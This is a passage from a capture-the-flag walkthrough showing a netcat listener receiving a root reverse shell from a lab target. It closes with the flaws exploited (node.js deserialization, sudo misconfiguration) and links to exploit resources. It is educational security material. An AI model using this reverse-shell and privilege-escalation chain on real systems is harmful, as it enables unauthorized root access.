
[Established netcat connection on port 3333]

As this command was executed as sudo; that is with root privileges; we have established connection as root. We confirm this on the newly established connection.

```
root@mjolnir:~# nc -lvp 3333
listening on [any] 3333 ...
10.0.5.8: inverse host lookup failed: Unknown host
connect to [10.0.5.7] from (UNKNOWN) [10.0.5.8] 51438
id
uid=0(root) gid=0(root) groups=0(root)
```

[Confirming connection established as root]

Let's spawn a pty shell and capture the flag.



[Spawning pty shell and exploring target as root]

[Flag captured]

Vulnerabilities:-

1. Vulnerable node.js code: Never ever ever allow untrusted data to be passed to unserialize() function unchecked. Update node.js versions.
2. Misconfigured permissions: Revoke root privileges to applications not in use currently by normal users.

Resources:-

1. https://opsecx.com/index.php/2017/02/08/exploiting-node-js-deserialization-bug-for-remote-code-execution/
2. https://www.exploit-db.com/exploits/43006/
3. https://www.securusglobal.com/community/2014/03/17/how-i-got-root-with-sudo/
4. Walkthrough by Motasem Hamdan: https://www.youtube.com/watch?v=oZoqVrQd1Yo